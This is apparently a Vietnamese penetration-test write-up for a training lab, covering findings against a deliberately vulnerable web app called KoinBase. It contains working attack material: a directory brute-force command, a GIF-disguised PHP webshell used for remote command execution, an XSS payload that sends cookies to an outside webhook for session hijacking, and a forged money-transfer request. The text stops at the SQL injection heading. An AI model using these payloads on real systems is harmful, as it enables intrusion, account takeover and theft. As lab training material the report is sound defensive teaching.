



CyberJutsu

CẢNH BÁO LỖ HỔNG

Ngày 02 tháng 02, 2025

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng KoinBase beta được thực hiện bởi Đỗ Minh Khoa trong tháng 02, 2025

Đối tượng: KoinBase beta

Thành viên thực hiện

Đỗ Minh Khoa

Công cụ: Burp Suite, DevTools, VS Code



Mục lục

1. Tổng quan	3
2. Phạm vi	4
3. Lỗi hỏng	4
KBB-01-001: Source code disclosure at upload.koinbase.cyberjutsu-lab.tech to misconfiguration [Critical]	5
KBB-02-002: Upload file to RCE tại chức năng upload avatar upload.koinbase.cyberjutsu-lab.tech [Critical]	6
KBB-03-003: Không có sanitize ở tham số page tại https://koinbase.cyberjutsu-lab.tech/?page=1 dẫn tới bị HTML injection thành XSS [Critical]	10
KBB-04-004: Broken Access Control tại chức năng Send Money [Critical]	12
KBB-05-005: SQL Injection tại trang Profile do không có sanitize [High]	16
4. Kết luận	20



1. Tổng quan

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **KoinBase beta** trên máy tính.

Mỗi lỗ hổng bảo mật được Đỗ Minh Khoa cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi. Trong giai đoạn tổng kết và xuất báo cáo, có những lỗi được Đỗ Minh Khoa xem xét lại là *Invalid* (không phải là lỗi) do đó sẽ không được liệt kê trong báo cáo này.

Koinbase là một ứng dụng web cho phép người dùng thực hiện các tính năng chuyển tiền, hall of fame, xem thông tin người dùng, xem thông tin cá nhân, upload avatar, upload bio...

Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing.

	Nghiêm trọng <i>Critical</i>	Cao <i>High</i>	Trung bình <i>Medium</i>	Thấp <i>Low</i>	Không <i>None</i>	Σ
koinbase.cyberjutsu-lab.tech	2	1				3
upload.koinbase.cyberjutsu-lab.tech	2					2
	4	1				5

Sơ đồ bên dưới tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng. Bằng cách đọc các mô tả, người đọc sẽ hiểu được bức tranh tổng thể về các lỗi bảo mật cũng như độ ảnh hưởng của nó đến các phần của hệ thống.

2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
koinbase.cyberjutsu-lab.tech	Web	beta	không	không
upload.koinbase.cyberjutsu-lab.tech	Web	beta	không	không

3. Lỗ hổng

KBB-01-001: Source code disclosure at [upload.koinbase.cyberjutsu-lab.tech](#) due to misconfiguration [Critical]



Description and Impact

Máy chủ Upload.koinbase đã gặp sự cố bảo mật nghiêm trọng, cụ thể là lỗi hỏng tiết lộ tệp sao lưu, cho phép kẻ tấn công có thể truy cập các tệp và thông tin nhạy cảm. Lỗi hỏng tại URL:

<https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip>.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Dùng công cụ phổ biến khi bruteforce các đường dẫn, cụ thể là `ffuf` với cú pháp sau:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://upload.koinbase.cyberjutsu-lab.tech -t 65 -x php,txt,htaccess,py
```

```
~$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://upload.koinbase.cyberjutsu-lab.tech -t 65 -x php,txt,htaccess,py
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://upload.koinbase.cyberjutsu-lab.tech
[+] Method:          GET
[+] Threads:         65
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     txt,htaccess,py,php
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess           (Status: 403) [Size: 300]
/index.php           (Status: 200) [Size: 46]
/upload              (Status: 301) [Size: 359] [--> http://upload.koinbase.cyberjutsu-lab.tech/upload/]
/robots.txt          (Status: 200) [Size: 36]
/.htaccess           (Status: 403) [Size: 300]
/server-status       (Status: 403) [Size: 300]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====
```


Ta tìm thấy được file **robots.txt**, dùng lệnh `curl` để truy cập vào như sau:

```
curl https://upload.koinbase.cyberjutsu-lab.tech/robots.txt
```

```
(linux@kevin)-[~]
$ curl https://upload.koinbase.cyberjutsu-lab.tech/robots.txt
User-agent: *
Disallow: /backup.zip
```

Kết quả là lộ file **backup.zip**, thử truy cập file này trên browser.

<https://upload.koinbase.cyberjutsu-lab.tech/backup.zip>





Trình duyệt sẽ tự động tải file **backup.zip** về, sau đó unzip file thì thấy có toàn bộ source code của koinbase.cyberjutsu-lab.tech và upload.koinbase.cyberjutsu-lab.tech

```
1 # You founded a source code Leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-Leak/
4 # Your Flag 1: C8J5{do_you_use_a_good_wordlist?}
5 version: "3.6"
6 services:
7   db:
8     build: ./db
9     command: --default-authentication-plugin=mysql_native_password
10    restart: unless-stopped
11    expose:
12      - 3306
13    environment:
14      - MYSQL_ROOT_USER=root
15      - MYSQL_ROOT_PASSWORD=96e5aca02ebf
16      - MYSQL_USER=tonghop
17      - MYSQL_DATABASE=tonghop
18      - MYSQL_PASSWORD=48b105896e5aca02ebf2
19      # - UPLOAD_URL=https://upload.koinbase.cyberjutsu-lab.tech
20      - UPLOAD_URL=http://localhost:4444
21
22   koinbase:
23     container_name: koinbase
24     restart: unless-stopped
25     build:
26       context: ./koinbase/
27     # volumes:
28     #   - ./koinbase/src:/var/www/html/
29     ports:
30       - "3333:80"
31     environment:
32       - MYSQL_HOSTNAME=db
33       - MYSQL_USER=tonghop
34       - MYSQL_DATABASE=tonghop
```

-> Từ giờ,ta đã có được source code ,khiến việc pentest blackbox trở thành whitebox,khiến cho việc tìm kiếm những lỗi hổng khác trở nên dễ dàng hơn.

Recommendations:

Xóa quyền truy cập công khai: Ngay lập tức hạn chế quyền truy cập công khai vào tệp backup.zip và bất kỳ tệp nhạy cảm nào khác. Các tệp sao lưu chỉ có thể được truy cập bởi nhân viên được ủy quyền.

Thực hiện các phương pháp sao lưu an toàn: Lưu trữ các bản sao lưu trong một thư mục hạn chế, riêng biệt bên ngoài web root. Đảm bảo rằng quyền truy cập vào thư mục này được kiểm soát chặt chẽ và được kiểm tra thường xuyên.



KBB-02-002: Upload file to RCE tại chức năng upload avatar upload.koinbase.cyberjutsu-lab.tech [Critical]

Description and Impact

Trang web upload.koinbase.cyberjutsu-lab.tech cho phép người dùng upload link hình ảnh qua parameter `url` như sau:

<https://upload.koinbase.cyberjutsu-lab.tech/?url=https://i.pinimg.com/originals/23/86/e3/2386e3023848e6754b8f0ad95976767.jpg>

Coi source code tại file `index.php` nằm trong `cdn/src`, ta sẽ thấy được cách hoạt động upload của server như sau:

```
1 reference
8 function getExtesion($url): string
9 {
10     return "." . pathinfo(path: parse_url(url: $url)['path'], flags: PATHINFO_EXTENSION);
11 }
12
13 1 reference
14 function isImage($file_path): bool
15 {
16     $finfo = finfo_open(flags: FILEINFO_MIME_TYPE);
17     $mime_type = finfo_file(finfo: $finfo, filename: $file_path);
18     $whitelist = array("image/jpeg", "image/png", "image/gif");
19     if (in_array(needle: $mime_type, haystack: $whitelist, strict: TRUE)) {
20         return true;
21     }
22     return false;
23 }
24 $result->status_code = 500;
25 $result->message = "";
26
27 if (isset($_GET['url'])) {
28     $url = $_GET['url'];
29     if (!filter_var(value: $url, filter: FILTER_VALIDATE_URL)) {
30         $result->message = "Not a valid url";
31         die(json_encode(value: $result));
32     }
33
34     $file_name = "upload/" . bin2hex(string: random_bytes(length: 8)) . getExtesion(url: $url);
35     $data = file_get_contents(filename: $url);
36 }
```



```
37 if ($data) {
38     file_put_contents(filename: $file_name, data: $data);
39
40     if (isImage(file_path: $file_name)) {
41         $result->message = $file_name;
42         $result->status_code = 200;
43     } else {
44         $result->message = "File is not an image";
45         unlink(filename: $file_name);
46     }
47
48     die(json_encode(value: $result));
49 } else {
50     $result->message = "Cannot get file contents";
51     die(json_encode(value: $result));
52 }
53 } else {
54     $result->message = "Missing params";
55     die(json_encode(value: $result));
56 }
57 }
```

- + Khi người dùng nhập link hình ảnh vào sau tham số `url`, nó sẽ check qua hàm **`FILTER_VALIDATE_URL`** để kiểm tra xem đó có phải là url ảnh hợp lệ hay không.
- + Tại dòng 34, biến `$file_name` sẽ tạo ra một tệp ngẫu nhiên dưới dạng bin2hex và nối chuỗi phần mở rộng của url
- + Dòng 35 xuất hiện hàm `file_get_contents($url)` trong biến `$data` để tải nội dung lên tệp.
- + Sau đó biến `$file_name` sẽ được đưa vào hàm `isImage()` để check xem nội dung bên trong có phải là hình ảnh hay không, ta sẽ quan sát **`function isImage($file_path)`**

```
1 reference
function isImage($file_path): bool
{
    $finfo = finfo_open(flags: FILEINFO_MIME_TYPE);
    $mime_type = finfo_file(finfo: $finfo, filename: $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array(needle: $mime_type, haystack: $whitelist, strict: TRUE)) {
        return true;
    }
    return false;
}
```

- + Nó sẽ tạo biến `$finfo` cho hàm `finfo_open(FILEINFO_MIME_TYPE)` để xác định loại **`MIME`** của file
- + Sau đó sẽ check qua biến `$whitelist` coi **`MIME`** của tệp có thuộc 1 trong 3 loại này không:
 1. `image/jpeg`
 2. `image/png`
 3. `image/gif`

-> Ứng dụng chỉ kiểm tra tiêu đề của tệp mà không kiểm tra toàn bộ nội dung hoặc phần đuôi của tệp. Điều này sẽ dễ dàng cho attacker bypass khi thao tác với burpsuite để

intercept lại gói tin và chỉnh sửa đuôi hình thành **`.php`** và kèm theo mã độc webshell ở nội
CyberJutsu Team




dung file

Steps to reproduce


Ta tạo 1 shell php đơn giản:

```
GIF89a
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre> $output </pre>";
?>
```

Và up lên 1 web chứa ,ở đây <http://pathtraversal.cyberjutsu-lab.tech:8093/>



Truy cập <https://upload.koinbase.cyberjutsu-lab.tech?url=<url>> đường dẫn đến nội dung độc hại đã có sẵn(<http://pathtraversal.cyberjutsu-lab.tech:8093/upload/5514a27d8581e9f345e4bc673860990f/hehe/shell.txt.php>).



Quan sát thấy 200 chứng tỏ đã upload thành công và tiến hành đưa đường dẫn server trả về để xem nội dung hình ảnh đã nhúng mã độc đã hiển thị chưa

<https://upload.koinbase.cyberjutsu-lab.tech/upload/eb0ec8a597eef144.php>



```
Send [Settings] [Cancel] [Back] [Forward] Target: h

Request
Pretty Raw Hex Hackvortor [Icons] [Menu]
1 GET /upload/eb0ec8a597eef144.php?cmd=
  <@urlencode>ls /<@urlencode> HTTP/2
2 Host: upload.koinbase.cyberjutsu-lab.tech
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q
  =0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14
15

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 14:01:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 X-Powered-By: PHP/7.3.33
6 Vary: Accept-Encoding
7
8 GIF89a
9 bin
10 boot
11 dev
12 etc
13 home
14 lib
15 lib64
16 media
17 mnt
18 opt
19 proc
20 root
21 run
22 sbin
23 secret.txt
24 srv
25 sys
26 tmp
27 usr
28 var
29
```

Thêm tham số ?cmd= và ls / để liệt kê tất cả tệp có tại thư mục /

<@urlencode> <@urlencode> dùng để encode những kí tự để browser có thể xử lý và chuyển tới server.

-> Chúng tôi server có xử lý file php dẫn đến attacker có thể chèn webshell để coi được thông tin bên trong root của server

```
Request
Pretty Raw Hex Hackvortor [Icons] [Menu]
1 GET /upload/eb0ec8a597eef144.php?cmd=
  <@urlencode>cat /secret.txt<@urlencode> HTTP/2
2 Host: upload.koinbase.cyberjutsu-lab.tech
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q
  =0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14
15

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 14:01:37 GMT
4 Content-Type: text/html; charset=UTF-8
5 X-Powered-By: PHP/7.3.33
6 Vary: Accept-Encoding
7
8 GIF89a
9 Flag 2: CBJ5{you_rce_me_or_you_went_in_another_way?}
10
```

Recommendations:

- Xác thực nội dung và tệp: Thực hiện xác thực nội dung toàn diện của các tệp đã tải lên để đảm bảo chúng tuân thủ cấu trúc và loại tệp dự kiến. Từ chối bất kỳ tệp nào không đáp ứng yêu cầu.
- Kiểm tra phần mở rộng tệp: Thực thi xác thực phần mở rộng tệp nghiêm ngặt để chỉ cho phép các tệp hình ảnh và không cho phép mọi định dạng thực thi như .php, .asp, v.v.
- Sử dụng thư viện tải lên tệp an toàn: Triển khai thư viện tải lên tệp có uy tín bao gồm các biện pháp bảo mật tích hợp chống tải tệp độc hại lên.



- Vô hiệu hóa thực thi PHP trong thư mục tải lên: Định cấu hình máy chủ để không cho phép thực thi PHP trong các thư mục lưu trữ tệp do người dùng tải lên.

KBB-03-003: Không có sanitize ở tham số page tại

<https://koinbase.cyberjutsu-lab.tech/?page=1> dẫn tới bị HTML injection thành XSS [Critical]

Description and Impact

Sau khi login vào trang của KoinBase thì nó sẽ hiện ra một giao diện bảng *HALL OF FAME* giữa các users khác nhau, quan sát thấy ngay tại tham số **page** để load thứ tự của trang thì liệu có lỗi gì xảy ra không, coi lại source code tại `index.js` xem cách hoạt động của function page:

```
7
8  function main() {
9      const queryString = window.location.search;
10     const urlParams = new URLSearchParams(queryString);
11     const page = urlParams.get('page');
12
13     let pageIndex = parseInt(page) - 1;
14     let itemsPerPage = 5;
15
16     document.getElementById("page-number").innerHTML = "Page " + page;
17 }
```

Thấy hằng số `urlParams` khởi tạo hàm `URLSearchParams()` là một API của browser cho phép xử lý chuỗi truy vấn dễ dàng hơn.


Root Cause Analysis

Tại dòng 11, `urlParams` lại lấy từ giá trị tham số `'page'`, đây lại là **untrusted data** khiến cho attacker có thể nhập tùy ý attack payload vào và in ra trực tiếp ở dòng số 16

Lỗi hổng XSS này cho phép kẻ tấn công thực thi mã JavaScript độc hại trên máy của nạn nhân, có khả năng dẫn đến chiếm đoạt tài khoản hoặc các hoạt động độc hại khác tại `?page=<script>`.

Steps to reproduce

Truy cập vào đường dẫn sau `https://koinbase.cyberjutsu-lab.tech/?page=1`, sau đó thêm tag **`<h1>hello</h1>`** để chứng tỏ đã bị HTML injection



KOINBASE_

「 hall of fame 」 「 send money 」 「 profile 」 「 logout 」

HALL OF FAME		
ID	Username	Money
Page		
hello		
1 2 3 4		

Thấy được chữ **Hello** đã in ra -> Chứng tỏ biến page đã bị **HTML injection**.

Đầu tiên ta cần có một địa chỉ để bắn cookie ngược về, ta sẽ sử dụng trang <https://webhook.site/> và địa chỉ mà ta sẽ bắn cookie ngược về là <https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d> Tiến hành thay payload

<iframe src=x onload="fetch(`https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=\${document.cookie}`)"> vào biến page để lấy cookies.

Full payload: [https://koinbase.cyberjutsu-lab.tech/?page=%3Ciframe%20src=x%20onload=%22fetch\(`https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=\\${document.cookie}`\)%22%3E](https://koinbase.cyberjutsu-lab.tech/?page=%3Ciframe%20src=x%20onload=%22fetch(`https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=${document.cookie}`)%22%3E)

Ta tiến hành gửi cho crush thông qua link: <https://crush.cyberjutsu-lab.tech/>

INBOX (5/100) Newest First

Search Query

GET #5da33 14.225.210.17

02/03/2025 10:50:04 PM

GET #9eca1

2001:ee0:522c:bdf0:791e:c59c:1893:f853bf0fff4d 02/03/2025 10:48:33 PM

GET #312d2

2001:ee0:522c:bdf0:791e:c59c:1893:f853bf0fff4d 02/03/2025 10:42:14 PM

GET #6b25e

2001:ee0:522c:bdf0:791e:c59c:1893:f853bf0fff4d 02/03/2025 10:40:37 PM

GET #1e1d5

2001:ee0:522c:bdf0:791e:c59c:1893:f853bf0fff4d 02/03/2025 10:38:43 PM

Request Details

GET https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=PHPSESSID=43fd...

Host 14.225.210.17 Whois Shodan Netify Censys VirusTotal

Date 02/03/2025 10:50:04 PM (a few seconds ago)

Size 0 bytes

Time 0.000 sec

ID 5da33eb6-6996-4569-8162-9dccb661305

Note Add Note

Query strings

cookie PHPSESSID=43fd02d585e31211937ae209fbc95449

No content

Headers

accept-language en-US,en;q=0.9

accept-encoding gzip, deflate, br, zstd

referrer https://koinbase.cyberjutsu-lab.tech/

sec-fetch-dest empty

sec-fetch-mode cors

sec-fetch-site cross-site

origin https://koinbase.cyberjutsu-lab.tech

accept */*

sec-ch-ua-mobile ?0

sec-ch-ua "Not?A_Brand";v="99", "Chromium";v="130"

user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gec...

sec-ch-ua-platform "Linux"

host webhook.site

Form values

(empty)

Ta đã lấy được cookie và sẽ tiến hành login với tư cách của Crush.

CyberJutsu Team

11



KOINBASE_

🔥 hall of fame | 🌱 send money | 🧑 profile | 🚪 logout

USER ID: 2

👤 Username: crush

💰 Money: 990040

🚩 Flag: You are not millionaire, the flag is not available for you

Update your avatar

Paste image URL here

Upload

💳 Please input your credit card here:

Update bio

Mày anh hacker ngầu qua <3 <3 <3

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility | Application

Cache Storage | Cookies | Indexed DB | Local Storage | Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	43fd02d585e31211937ae209fbc954...	koinbase.cyberjutsu-lab.tech	/	Sun, 18 Jan 2026 15:34:00 G...	41	false	false	None	Mon, 03 Feb 2025 15:51:15 G...

Filter values

Data

PHPSESSID: 43fd02d585e31211937ae209fbc95449

Created: Sat, 14 Dec 2024 15:34:00 GMT

Domain: koinbase.cyberjutsu-lab.tech

Expires / Max-Age: Sun, 18 Jan 2026 15:34:00 GMT

HostOnly: true

HttpOnly: false

Last Accessed: Mon, 03 Feb 2025 15:51:15 GMT

Recommendations

Xác thực và sàng lọc đầu vào: Thực hiện sàng lọc đầu vào nghiêm ngặt và làm sạch dữ liệu do người dùng cung cấp để ngăn chặn việc thực thi các tập lệnh độc hại.

Mã hóa đầu ra: Đảm bảo rằng tất cả nội dung do người dùng tạo và dữ liệu động khác được hiển thị trên trang web được mã hóa đúng cách để ngăn chặn việc thực thi tập lệnh.

Chính sách bảo mật nội dung (CSP): Triển khai Chính sách bảo mật nội dung để hạn chế các nguồn có thể tải tập lệnh, tiếp tục giảm thiểu rủi ro XSS.

KBB-04-004: Broken Access Control tại chức năng Send Money [Critical]

Description and Impact

Khi ta truy cập vào function send money trên server https://koinbase.cyberjutsu-lab.tech/send_money.php



Send money to someone

💰 Your current money is: 990040

Which user id do you want to send money to?

Transfer money success

Ta thấy được số tiền hiện tại của user và giao diện để chuyển tiền qua id của user khác, coi thử trong source code ở `transaction.js` xem chức năng gửi tiền hoạt động ra sao.

```
5
6   let form_data = new URLSearchParams();
7   form_data.append("sender_id", event.target.elements.sender_id.value);
8   form_data.append("receiver_id", event.target.elements.receiver_id.value);
9   form_data.append("amount", event.target.elements.amount.value);
10
```

Quan sát thấy 3 biến `sender_id`, `receiver_id`, `amount` không có filter gì khiến cho attacker có thể thay đổi giá trị của 3 biến này thông qua **repeater** của BurpSuite. Nhưng khi ta chuyển tiền xong, ta quay lại trang *HALL OF FAME* thì thấy trong lịch sử của BurpSuite tự động gọi.

Sau khi ấn gửi thì ta biết được rằng có 2 request được gửi đi, request thứ nhất gửi để chuyển tiền và request thứ 2 để trích xuất thông tin số tiền hiện tại của người dùng ở trong cơ sở dữ liệu.

Steps to reproduce

Truy cập vào https://koinbase.cyberjutsu-lab.tech/send_money.php, sau đó submit một giao dịch với id bất kỳ nào đó, trong trường hợp này sẽ giao dịch với `user id` là 2 với `amount` là 123, cùng lúc đó hãy bật **intercept** lên để thao túng gói tin



```
Request
Pretty Raw Hex Hackvector
3 Cookie: PHPSESSID=43fd02d585e31211937ae209fbc95449
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://koinbase.cyberjutsu-lab.tech/send_money.php
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 51
11 Origin: https://koinbase.cyberjutsu-lab.tech
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 sender_id=1&receiver_id=2&amount=1000000000000000
```

Thay đổi vị trí id của `sender_id` và `receiver_id` xong chỉnh `amount` thành số tiền của `user id`

2

```
Request
Pretty Raw Hex Hackvector
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=43fd02d585e31211937ae209fbc95449
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://koinbase.cyberjutsu-lab.tech/send_money.php
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 43
11 Origin: https://koinbase.cyberjutsu-lab.tech
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 sender_id=1&receiver_id=02&amount=100000000

Response
Pretty Raw Hex Render Hackvector
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 16:16:01 GMT
4 Content-Type: application/json
5 Content-Length: 54
6 X-Powered-By: PHP/7.3.33
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10
11 {
  "status_code":200,
  "message":"Transfer money success"
}
```

Thấy **transfer** thành công, check lại danh sách trên *HALL OF FAME*:

KOINBASE

🔥 hall of fame 📦 send money 😊 profile 🚪 logout

HALL OF FAME			
ID	Username	Money	
84	t	800997361	View
2	crush	100987818	View
304	truong	100009950	View
311	an	100000010	View
110	abc	100000000	View
Page 1			
1 2 3 4			



User id 02 là id của crush ở lỗi bảo mật trước và chúng ta đã thao túng hết số tiền của nạn nhân có id là 01

-> Dẫn đến việc các giao dịch sẽ không được kiểm soát và dễ bị thao túng bởi attacker do không có sự sàng lọc kỹ càng trong lúc giao dịch để lộ thông tin của users

Recommendations


- Chỉ cho phép người dùng kiểm soát giá trị user_id người nhận.
- Thực hiện mã hóa và ẩn user_id tránh kẻ tấn công lợi dụng và tìm ra khác lỗi hổng khác trong tương lai.



KBB-05-005: SQL Injection tại trang Profile do không có sanitize [High]

